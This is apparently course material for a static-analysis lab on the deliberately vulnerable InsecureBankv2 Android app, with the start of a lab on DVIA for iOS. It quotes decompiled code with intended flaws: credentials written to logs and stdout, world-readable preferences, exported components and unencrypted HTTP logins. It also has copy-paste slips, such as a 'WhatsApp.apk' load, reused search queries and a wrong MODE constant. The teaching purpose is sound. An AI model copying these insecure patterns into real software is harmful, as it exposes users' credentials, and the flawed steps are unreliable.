- The analysis will be performed on two different vulnerable applications (based on Android and iOS) that have been developed by the community as a support for the learning of cybersecurity on both platforms.
- While the analysis is generally conducted on executable files, in this case, the source code will be used to deal with the different existing issues.
- The static analysis conducted in this section is not a definitive analysis and it should be complemented with a dynamic analysis of applications and a forensic analysis of elements created by such applications that is covered in unit 4: “Forensic Analysis of Mobile Environments”.
- Procedures and practices used to mitigate issues found within the laboratories are reviewed in unit 5: “Secure development of mobile applications”.

Procedure

- The procedure to follow for each application is described below:
  - Preparation of the binary file.
  - Listing of components and extraction of general information of the application.
  - Verification of permissions and components that use it.
  - Search of misconfiguration issues in the binary file.
  - Search of credential storage.
  - Research on the use of network connections.
  - Search of information leakage to the system's logs.
- Once the analysis is finished, a brief report-summary that includes the results of such analysis shoud be written.

Tasks

- The analysis process described in the last slide is organised into tasks.
- Tasks are part of a work that students should carry out on their own.
- In order to motivate learning, tasks are divided into two essential parts:
  - Motivation and description of the tasks to perform, including the type of results expected.
  - Procedure to carry out the task and expected results.
- Both parts are described in different slides.
- This is intended for students to try to perform the task with no access to the procedure.
- Students will be able to use the previously described procedure in order to check the solution and to solve possible doubts regarding the topic.


Static Analysis of a Vulnerable Android Application

Introduction

- In this laboratory, the static analysis of a vulnerable Android application will be conducted.
- The structure of the laboratory has been divided into the following sections:
  - Description of the application to analyse
  - Preparation of the environment.
  - Analysis.
  - Conclusions of the analysis.

Vulnerable Application

- Insecure Bank is an Android application for the learning of vulnerabilities on Android.
- Available at:
  - https://github.com/dineshshetty/Android-InsecureBankv2
- It emulates a banking application with multiple vulnerabilities.
- In order to install it:
  - Open the Github link and click “Download ZIP”.



Preparation of the Environment

- A folder called “static_lab_android” should be created in Santoku in the documents directory.

```
> cd Documents
> mkdir static_lab_android
```

- Clone the repository:

```
> git clone https://github.com/dineshshetty/Android-InsecureBankv2.git
> cd Android-InsecureBankv2
```

- The key elements of the repository are the following:
  - *InsecureBankv2.apk*: InsecureBankv2.apk: the apk file to analyse.
  - *InsecureBankv2/*: directory including the source code.
    - Open it with Android Studio.

Preparation of the Binary I

- In this task, the binary will be prepared for the following analysis tasks that will be performed during the laboratory.

Task
Use Apktool to unpack the InsecureBank2.apk file.

Expected result
As a result, a folder including the application's resources, the manifest and the source code decompiled in smali should be obtained.

Preparation of the Binary I

Solution

- Access the directory in which the apk file is stored and use Apktool with the *d* option:

```
> cd Android-InsecureBankv2
> apktool d InsecureBankv2.apk -o decoded_bank
```

- The decoded_bank directory will be automatically created and the Apktool results will be stored there.
- The use of such directory avoids the extracted files from the apk to mix with the originals ones of the application.

Preparation of the Binary II

- The result obtained in the last stage is partly made up of files that have been created (via reverse engineering) by Apktool, based on compiled and optimized files from the apk.


Task
Compare the files obtained with the source code available in the Android Studio project and list the files generated by Apktool, as well as those that are different from the original version.

Expected result
The result obtained should be a list of files that were not stored in the original distribution of the application, but are included in the Apktool result. The student should describe the utility of each file, within the binary of the application. This list should also include those files that have been modified.


Preparation of the Binary II

Solution


Original files:



“App” folder:




Inside of “src”:




Preparation of the Binary II

Solution

Inside of “main”:



Inside of “res”:




Inside of java: Java source code files organised into packets.


Preparation of the Binary II

Solution

Files created by Apktool:




“App” folder:




Preparation of the Binary II

Solution

smali folder:



original folder:



original folder:

Preparation of the Binary II

Solution

Differences:

- Apart from the app's resources, the "res"folder of the apk file includes resources of the operative system.
- The original project has the Java code in *app/src*, while the Apktool decompiled is stored in smali, in the smali folder.
- The original project includes multiple *gradle* configuration files for the compilation of the project.
- The original folder extracted from the apk file includes the certificate and signatures of the application as well as the *androidManifest.xml* file, which is encrypted in order to optimize the reading in non-legible formats.
- The legible manifest is located in the root of the folder created by Apktool.
- The *apktool.yml* file is a log file that includes the operation performed by Apktool.

Preparation of the Binary III

- Then, the Java code is created based on code in smali. In addition, such code created is compared with the original one.

Task
Use dex2jar and JD-GUI tools to rebuild the java code from the apkfile. Analyse the differences existing in comparison with the original source code files.

Expected result
The result obtained should be a hierarchy of folders (packets) and Java files with some differences regarding the code of the original project.


Preparation of the Binary III

Solution

- Execute dex2jar on the apk file:

```
> cd Android-InsecureBankv2
> dex2jar InsecureBankv2.apk
```


- Open JD-GUI and select the .jar file created in the previous stage.



Preparation of the Binary III

Solution

- Verify that it was not possible to translate back certain methods and sections from some files into Java.



Elements of the Application

- Then, analyse the components of the application by using the information of the manifest.

Task
Identify all the elements of the application, according to their description in the manifest.

Expected result
The result obtained should be a list of all the elements stated by the application and their correspondent type (Activities, Services, Content Provider or Broadcast Receiver).

Elements of the Application

Solution

It is possible to obtain the components of the application from the manifest.

- *Activities*
  - `LoginActivity` (main activity)
  - `FilePrefActivity`
  - `DoLogin`
  - `PostLogin`
  - `WrongLogin`
  - `DoTransfer`
  - `ViewStatement`
  - `ChangePassword`
- *Services*
  - None
- *ContentProviders*
  - `TrackUserContentProvider`
- *BroadcastReceviers*
  - `MyBroadcastReceiver`

Elements of the Application

- Some broadcast receivers may have been programmatically registered in the code.

Task
Identify all the broadcast receivers that have been dynamically registered in the code by using Androguard.

Expected result
A list of broadcast receivers dynamically registered.

Elements of the Application

Solution

- In order to discover the Broadcast Receivers that have been created automatically, it is necessary to open Androguard's console first.

```
> androlyze.py -s
```

- Load the file

```
> a, d, dx = AnalyzeAPK("WhatsApp.apk")
```

- Display the calls to the registerReceiver method.

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getInputStream", "."))
```

- All the calls are made via Google library code.

```
1 Landroid/support/v4/media/TransportMediatorJellybeanMR2;->windowAttached()V (0xc) ---> Landroid/conte
nt/Context;->registerReceiver(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter;)Landro
id/content/Intent;
1 Landroid/support/v7/media/RegisteredMediaRouteProviderWatcher;->start()V (0x62) ---> Landroid/content
/Context;->registerReceiver(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter; Ljava/la
ng/String; Landroid/os/Handler;)Landroid/content/Intent;
1 Landroid/support/v7/media/RemotePlaybackClient;-><init>(Landroid/content/Context; Landroid/support/v7
/media/MediaRouter$RouteInfo;)V (0x6a) ---> Landroid/content/Context;->registerReceiver(Landroid/conten
t/BroadcastReceiver; Landroid/content/IntentFilter;)Landroid/content/Intent;
1 Lcom/google/android/gms/analytics/internal/zzag;->zzkd()V (0x26) ---> Landroid/content/Context;->regi
sterReceiver(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter;)Landroid/content/Intent
;
1 Lcom/google/android/gms/analytics/internal/zzag;->zzkd()V (0x48) ---> Landroid/content/Context;->regi
sterReceiver(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter;)Landroid/content/Intent
;
1 Lcom/google/android/gms/internal/zzaz;->zzbV()V (0x46) ---> Landroid/content/Context;->registerReceiv
er(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter;)Landroid/content/Intent;
1 Lcom/google/android/gms/internal/zzgk$zza;->zzB(Landroid/content/Context;)V (0x14) ---> Landroid/cont
ent/Context;->registerReceiver(Landroid/content/BroadcastReceiver; Landroid/content/IntentFilter;)Landr
oid/content/Intent;
1 Lcom/google/android/gms/internal/zzhl;->zzH(Landroid/content/Context;)Z (0x40) ---> Landroid/content/
```

Permissions

- Then, verify the permissions used by the application and where each of them is used.

Task
List all the permissions used by the application as well as the code location in which they are used.

Expected result
A list of permissions, together with calls made to the API by the app belonging to each permission (in addition to the file in which the call is made).

Permissions

Solution

List of permissions obtained from the manifest of the application:

- INTERNET
- WRITE_EXTERNAL_STORAGE
- SEND_SMS
- USE_CREDENTIALS
- GET_ACCOUNTS
- READ_PROFILE
- READ_CONTACTS
- READ_PHONE_STATE
- READ_EXTERNAL_STORAGE
- READ_CALL_LOG
- ACCESS_COARSE_LOCATION
- ACCESS_NETWORK_LOCATION

Permissions

Solution

- Androguard can be used to obtain the location in the application in which each permission is used.
- Once the file is loaded, the following call should be made:

```
> show_Permissions(dx)
```

- The first aspect to take into account is the existence of multiple permissions that have not been shown by the application (FACTORY_TEST, etc.).
- Such calls are made by Google's libraries included in the application; however, our application does not have to make them necessarily.
- The permissions that are used by the application's code are presented below:
  - `READ_PHONE_STATE`
  - `SEND_SMS`
  - `READ_log`
  - `INTERNET`
- However, it is possible that the application use indirectly defined permissions via Google libraries' methods.

Permissions

Solution

- `READ_PHONE_STATE`
  - Used in `ChangePassword$RequestChangePasswordTask$1`.
  - It is an inner class that belongs to the ChangePassword activity.
- `SEND_SMS`
  - Used in a *BroadcastReceiver* MyBroadCastReceiver.
- `READ_log`
  - Used in the PostLogin activity.
- `INTERNET`
  - It is used in DoLogin and DoTransfer.
  - They are activities of the application (application elements task).

Misconfiguration Issues

- It is possible to search misconfiguration issues in the application itself, by using the information extracted from the permissions, the application's components and manifest.

Task
Identify all the possible issues that may affect the configuration of components of the application.

Expected result
A list that includes misconfiguration issues of the application, as well as possible misconfiguration issues (manifest) that its components may have.

Misconfiguration Issues

Solution

- The `Content Provider` is exported, but it does not require any permission to be accessed. Other applications could access contents

```
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true"
android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
```

- The `PostLogin` activity is accessible from other applications and uses the `READ_log` permission; therefore, it may lead to a data leakage to other applications.

```
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
```

- The `DoTransfer` activity has access to the Internet and can be accessed

```
<activity android:exported="true" android:label="@string/title_activity_do_transfer"
android:name="com.android.insecurebankv2.DoTransfer"/>
```

Misconfiguration Issues

Solution

- `MyBroadCastReceiver` is accessible by other applications and is also able to send SMS messages. It could be used to send SMS messages.

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
-<intent-filter>
    <action android:name="theBroadcast"/>
  </intent-filter>
</receiver>
```

- The activity `ChangePassword` is accessible from other applications. Besides using the permission, which makes it exposed to other applications, the name of the activity suggests that it could be used to perform sensitive actions

```
<activity android:exported="true" android:label="@string/title_activity_change_password"
 android:name="com.android.insecurebankv2.ChangePassword"/>
```

Credentials Storage

- It is important to verify the types of storage used by the application in order to check whether they are used to store credentials.

Task
Verify the use of the different types of storage in the application, and check whether there is a possibility for such storage systems to be used for credentials storage.

Expected result
A list including the different storage mechanisms used, a description of data stored in them, and the security configuration of the storage mechanisms.

Credentials Storage

Solution

- The main storage systems existing in Android are presented below: SharedPreferences, SD card, and internal storage in the application's directory.

SharedPreferences

- In order to verify the use of SharedPreferences, it is necessary to check whether the "getSharedPreferences" method has been used in any class.

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getInputStream", "."))
```

- Among the results obtained, the following calls belong to elements of the application:
  - `MyBroadCastReceiver;->onReceive`
  - `DoLogin$RequestTask;->saveCreds`
  - `DoTransfer$RequestDoGets2;->doInBackground`
  - `DoTransfer$RequestDoTransferTask;->doInBackground`
  - `LoginActivity;->fillData`
- JD-GUI or the smali code should be used to inspect the code.

Credentials Storage

Solution

- In the call to the “getSharedPreferences” method, the value of the second parameter indicates how the preference file is created.
  http://developer.android.com/reference/android/content/Context.html#MODE_PRIVATE
- These are the possible modes, among others:
  - MODE_PRIVATE = 0
  - MODE_WORLD_READABLE = 1
  - MODE_WORLD_WRITABE = 1
- If the code of each call is verified via JD-GI or smali:
  - In `MyBroadCastReceiver;->onReceive` is 1.
  - In `DoLogin$RequestTask;->saveCreds` is 0.
  - In `DoTransfer$RequestDoGets2;->doInBackground` is 0.
  - In `DoTransfer$RequestDoGets2;->doInBackground` is 0.
  - In `LoginActivity;->fillData` is 0.
- The Broadcast Receiver exposes the preference file content.

Credentials Storage

Solution

- Furthermore, if data stored there is reviewed, (fillData method of the LoginActivity), the following image is displayed:

```
SharedPreferences localSharedPreferences = getSharedPreferences("mySharedPreferences", 0);
String str1 = localSharedPreferences.getString("EncryptedUsername", null);
String str2 = localSharedPreferences.getString("superSecurePassword", null);
if ((str1 != null) && (str2 != null))
{
  byte[] arrayOfByte = Base64.decode(str1, 0);
  try
  {
    this.usernameBase64ByteString = new String(arrayOfByte, "UTF-8");
    this.Username_Text = ((EditText)findViewById(2131558520));
    this.Password_Text = ((EditText)findViewById(2131558521));
    this.Username_Text.setText(this.usernameBase64ByteString);
    String str3 = new CryptoClass().aesDeccryptedString(str2);
    this.Password_Text.setText(str3);
    return;
```

- The user is encrypted in Base64, no security of any kind.
- The password is stored encrypted, but it may be unencrypted with a class that does not receive any parameter. CryptoClass is checked in order to verify that the password is written in the application's code itself.

Credentials Storage

Solution

SD card

- In order to check whether any file of the SD card is storing elements, it is necessary to verify if there is any call to methods in order to obtain the directory of the card.

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getExternalFilesDir", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getExternalStorageDirectory", "."))
```

- The second call gives back two elements within the code of the app.

```
1 Lcom/android/insecurebankv2/DoTransfer$RequestDoTransferTask$1;->run()V (0x47a) -
)Ljava/io/File;
1 Lcom/android/insecurebankv2/ViewStatement;->onCreate(Landroid/os/Bundle;)V (0x66)
y()Ljava/io/File;
```

Credentials Storage

Solution

- Check the code of ViewStatement.

```
WebView localWebView = (WebView)findViewById(2131558530);
localWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/Statements_" + this.uname + ".html");
localWebView.getSettings().setJavaScriptEnabled(true);
localWebView.getSettings().setSaveFormData(true);
localWebView.getSettings().setBuiltInZoomControls(true);
localWebView.setWebViewClient(new MyWebViewClient());
localWebView.setWebChromeClient(new WebChromeClient());
return;
```

- The SD card is being used for html files, including financial information.
- Check the code of DoTransfer$RequestDoTransfer $1 (smali).

```
.line 220
.restart local v3   # "status":Ljava/lang/String;
new-instance v4, Ljava/lang/StringBuilder;

invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V

invoke-static {}, Landroid/os/Environment;->getExternalStorageDirectory()Ljava/io/File;

move-result-object v5
```

Credentials Storage

Solution

Internal storage

- The most frequent methods used for the internal storage are presented below:

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
”openFileOutput", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
”getFilesDir", "."))
> show_Paths(d, dx.tainted_packages.search_methods(".",
”getDir", "."))
```

- In this case, all the results belong to Google libraries’ elements.

Network Connections

- It is possible to identify connections that the application will make and obtain a first approach to their security by using the static analysis.

Task
Identify all the connections made by the application to external services through the Internet. Issues related to each connection should be described.

Expected result
A list including all the connections that an application makes to the Internet and its configuration (use of SSL, validation of the SSL certificate in the server, etc.).

Network Connections

Solution

- Various methods should be used to obtain data on the connections made:
  - Verification of API with access to permissions:
    `> show_Permissions(dx)`
  - The following data is obtained:
    - `ChangePassword$RequestChangePasswordTask;->postData` creates a `DefaultHttpClient`
    - `DoLogin$RequestTask;->postData` creates a `DefaultHttpClient`
    - `DoTransfer$RequestDoGets2;->doInBackground` creates a `DefaultHttpClient`
    - `DoTransfer$RequestDoTransferTask;->doInBackground` creates a `DefaultHttpClient`
  - In order to facilitate the analysis of each call, the code obtained via JD-GUI should be used. The type of URL that is being called will be inspected.

Network Connections

Solution

- In `ChangePassword$RequestChangePasswordTask`, the following code is displayed:

```
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
HttpPost localHttpPost = new HttpPost(ChangePassword.this.protocol + ChangePassword.t
ArrayList localArrayList = new ArrayList(2);
localArrayList.add(new BasicNameValuePair("username", ChangePassword.this.uname));
localArrayList.add(new BasicNameValuePair("newpassword", ChangePassword.this.changePa
```

- If one pays attention to the beginning of the class in order to check the value of the protocol variable, the result is that it is HTTP:

```
private Pattern pattern;
String protocol = "http://";
BufferedReader reader;
String result;
SharedPreferences serverDetails;
```

- Regarding the rest of connections, the same plan is performed.
- As a conclusion, in the four cases, sensitive information is being sent via unencrypted protocols.

Network Connections

Solution

- Various methods should be used to obtain data on the connections made:
  - Search of strings.
  - Search “http” and “https”.

```
> for i in tainted:
      if 'http' in i[0].get_info():
          print i[0].get_info()
          print i[0].show_paths(d)
```

  - The “Http” search provides the same classes as in the last case as a result.
  - The “https” search does not give back any result apart from Google’s libraries.

Network Connections

Solution

- Then, it is necessary to conduct a search of calls to sockets' specific APIs: getInputStream and getOutputStream:

```
> show_Paths(d, dx.tainted_packages.search_methods(".",
"getInputStream", "."))
```

- It provides the result corresponding to:

```
Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z (0x38) --->
Ljava/lang/Process;->getInputStream()Ljava/io/InputStream;
```

- When inspecting the code, one notes that the Runtime is being used to execute a command directly on the system, in order to check whether it is possible to access to the administrator user. Such type of behaviours should be removed from the app.
- getOutputStream does not provide results apart from Google's libraries.
- *To sum up, in this task, it has been detected that all the http connections made are unencrypted.*
- The execution of a command via console has also been detected.

Information Leakage to Logs

- The developer uses the application's log to verify the proper functioning and to debug the application during the development cycle.
- Sensitive data may probably be leaked through logs.

Task
Locate calls to Android's logging API and verify that the information transmitted to the log is not sensitive.

Expected result
A list including calls to API and its location that may include sensitive information.

Information Leakage to Logs

Solution

- Conduct a search of all possible calls to log methods.
- It would be possible to conduct a search for each method of the log class described in the previous section. However, sometimes, it is more effective to conduct searches when log class files are used.

```
> show_Paths(d, dx.tainted_packages.search_methods(
"android\/util\/Log", ".", ".")
```

- When removing libraries included by default by Google –which are multiple–, a call to the logging library is found:

```
Lcom/android/insecurebankv2/DoLogin$RequestTask;->
postData(Ljava/lang/String;)V (0x1fa) --->
Landroid/util/Log;->d(Ljava/lang/String;
Ljava/lang/String;)I
```

- When reviewing the code in JD-GUI, it is displayed as a result:

```
Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
saveCreds(DoLogin.this.username, DoLogin.this.password);
```

Information Leakage to Logs

Solution

Leakages lead from the calls to Sysytem.out.print* should be analysed as well.

- To this end, it is necessary to conduct the following search:

```
> show_Paths(d, dx.tainted_packages.search_methods(
"PrintStream", "print", "."))
```

- Various results of calls within the code of the application would be obtained as a result.
- After analysing them, we find out that sensitive information is being written via the standard output of the application.

```
SmsManager localSmsManager = SmsManager.getDefault();
System.out.println("For the changepassword - phonenumber: " + str5 + " password is: " + str6);
localSmsManager.sendTextMessage(str5, null, str6, null, null);
```

Conclusions

- Summary of conclusions regarding the analysis of the application:
  - The application requests permissions that are not used later.
  - There are components of the application that provide access to protected APIs that are accessible from other applications, but are not protected properly.
  - The Content Provider created by the application does not require permissions to be accessed.
  - All the connections to the outside are made via non-encrypted HTTP connections.
  - The application stores sensitive information in the SD card.
  - Credentials of the application are stored in a file that is accessible from other applications. Furthermore, the encryption key of such credentials is encrypted directly in the application.
- The existence of some of the security issues mentioned in this analysis will be validated during the dynamic analysis of the application.

Other Vulnerable Applications


- Apart from InsecureBank, there are other Android applications that have been developed for the same purpose.
- According to the laboratory and the steps studied in this unit, conduct a static analysis of the following.
- Applications:
  - Goat Droid: vulnerable application that belongs to the OWASP project, developed for the learning of security on Android. It is accessible from the Qark project.
  - Sieve: vulnerable password manager application that shows some of the vulnerabilities that may affect Android applications. It was developed by the creators of drozer.
- It is also possible to use iNalyzer to analyse any of such applications and compare the results obtained with your findings.

Static Analysis of a Vulnerable iOS Application

Introduction

- In this laboratory, the static analysis of a vulnerable Android application will be conducted.
- The structure of the laboratory has been divided into the following sections:
  - Description of the application to analyse.
  - Preparation of the environment.
  - Analysis.
  - Conclusions of the analysis.

Vulnerable Application



- Damn Vulnerable iOS App is an iOS application developed to learn about vulnerabilities.
- Available at:
  - http://damnvulnerableiosapp.com
- It includes all the possible vulnerabilities known among iOS applications.
- The source code is available in GitHub.
  - https://github.com/prateek147/DVIA
  - It is also possible to download the API directly from the web.

Preparation of the Environment

- For the analysis of iOS applications, it is advisable to use an Apple platform.
- In order not to interfere with other applications or documents, it is recommendable to create a folder within the documents directory named: “static_lab_ios”.

```
> cd Documents
> mkdir static_lab_ios
```

- Clone the repository:

```
> git clone https://github.com/prateek147/DVIA.git
> cd DVIA
```

- The key elements of the repository are the following:
  - DamnVulnerableiOSApp.ipa: the non-encrypted application file compiled in ARM.
  - DVIA/DamnVulnerableIOSApp/: directory that includes the application project.
    - Open the following file with Xcode: DamnVulnerableIOSApp.xcodeproj.

Preparation of the Binary I

- In this task, the binary will be prepared for the following analysis tasks that will be performed during the laboratory.

Task
Unpack the DamnVulnerableiOSApp.ipa file and use the Hopper tool to dissemble its content.

Expected result
As a result, a folder including the application's resources, the manifest and the source code decompiled in smali should be obtained.

Preparation of the Binary I

Solution

- Access the directory in which the API file is stored and modify its name in order to extract it as a zip file.

```
> cd DVIA
> mv DamnVulnerableiOSApp.ipa
DamnVulnerableiOSApp.zip
```

